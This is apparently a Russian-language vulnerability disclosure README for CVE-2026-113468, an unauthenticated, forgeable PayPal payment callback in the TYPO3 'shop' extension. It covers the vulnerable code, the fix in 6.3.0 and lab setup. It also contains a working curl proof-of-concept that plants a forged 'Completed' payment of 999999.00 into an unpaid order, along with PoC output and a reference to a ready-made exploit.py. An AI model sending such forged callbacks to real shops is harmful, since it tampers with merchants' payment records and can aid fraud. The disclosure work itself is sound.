 yuwkaaa/cve-2026-113468
подделываемый callback платежа PayPal в TYPO3 EXT:shop


callbackAction() — это эндпоинт, на который PayPal отправляет уведомления о платежах. Он берёт
идентификатор заказа из item_number и записывает всё тело POST-запроса в поле
callback_parameter этого заказа. Ничто не подтверждает, что сообщение пришло от PayPal: нет
обратного запроса cmd=_notify-validate, нет секрета, нет проверки суммы или получателя.
Любой посетитель может перезаписать сохранённую запись о платеже для неоплаченного заказа.
| CVE | CVE-2026-113468 |
| Рекомендация | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Пакет | codingms/shop "TYPO3 Shop by coding.ms", 10 182 установки |
| Затронуты | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Исправлено | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, отсутствие авторизации |
| CVSS 4.0 | 6.9 Средний, AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| Проверено на | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Благодарность | Nguyen Le Thanh Nam |
Второй CVE в той же рекомендации: CVE-2026-112071, отмена заказа без аутентификации в том же контроллере.
Classes/Controller/BasketOrderController.php:1239, версия 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction(), двенадцатью строками выше в том же файле, проверяет подпись своего вебхука и возвращает 403 при неудаче. В пути PayPal нет ничего эквивалентного.
callback_parameter — это запись магазина о том, что платёжный провайдер сообщил о заказе, которую читает продавец при оспаривании платежа. В затронутой версии её содержимое определяет посторонний.
Её ограничивают два условия: целевой заказ должен находиться в состоянии prepared, а на странице должен быть установлен плагин BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
Управляющие запросы из того же запуска: запрос с порядковым номером 2 — это paid, и ничего не записывается, а удаление
item_number ничего не записывает. Полный вывод в
poc-transcript.txt.
exploit.py отправляет тот же запрос на хост, которым вы владеете. По умолчанию выполняется пробный запуск:
python3 exploit.py http://shop.example/checkout --order 42 --fire
Ответ в любом случае будет HTTP 200. Убедитесь в этом, прочитав
tx_shop_domain_model_basketorder.callback_parameter.
После записи callbackAction() перенаправляет на orderAction() с
confirmed => true. Завершается ли на этом заказ, определяется через
CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService, который поставляется в отдельном
коммерческом расширении, отсутствовавшем в лаборатории, поэтому он не тестировался. Заказ
оставался prepared при каждом запуске.


get.typo3.org/13/tar.gz, Composer не требуется.shop из выпущенного артефакта Packagist, плюс codingms/additional-tca и
codingms/modules.EXT:shop/Configuration/TypoScript/ в корневой шаблон.shop_basketorder на странице.tx_shop_domain_model_basketorder с status = 'prepared'.php -S, загруженным PHP intl.Пропустите шаг 3, и каждый запрос будет возвращать 404, что выглядит как сайт, не подверженный уязвимости.
6.3.0 аутентифицирует уведомление перед его сохранением:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() отправляет payload обратно в PayPal и требует VERIFIED. Проверенное сообщение всё равно доказывает лишь то, что его отправил PayPal, поэтому isMatchingPayPalPayment() затем привязывает его к заказу: payment_status должен быть Completed, получатель должен совпадать с настроенным payPalId, валюта должна совпадать, а mc_gross должен быть равен сумме заказа с точностью до цента. Оба отказывают, если конфигурация отсутствует.
Финализация заказа перенесена за BasketOrderHmacService, который подписывает uid заказа с помощью сайтового encryptionKey. Полный diff в
fix-6.2.0-to-6.3.0.diff, взят из выпущенного артефакта 6.3.0. Этот патч был только прочитан; PoC против него не перезапускался.
Сообщено на [email protected]. Исправленные версии — Thomas Deuling (coding.ms), advisory — Torben Hansen (TYPO3 Security Team).
Для тестирования систем, которыми вы владеете или на тестирование которых у вас есть разрешение.







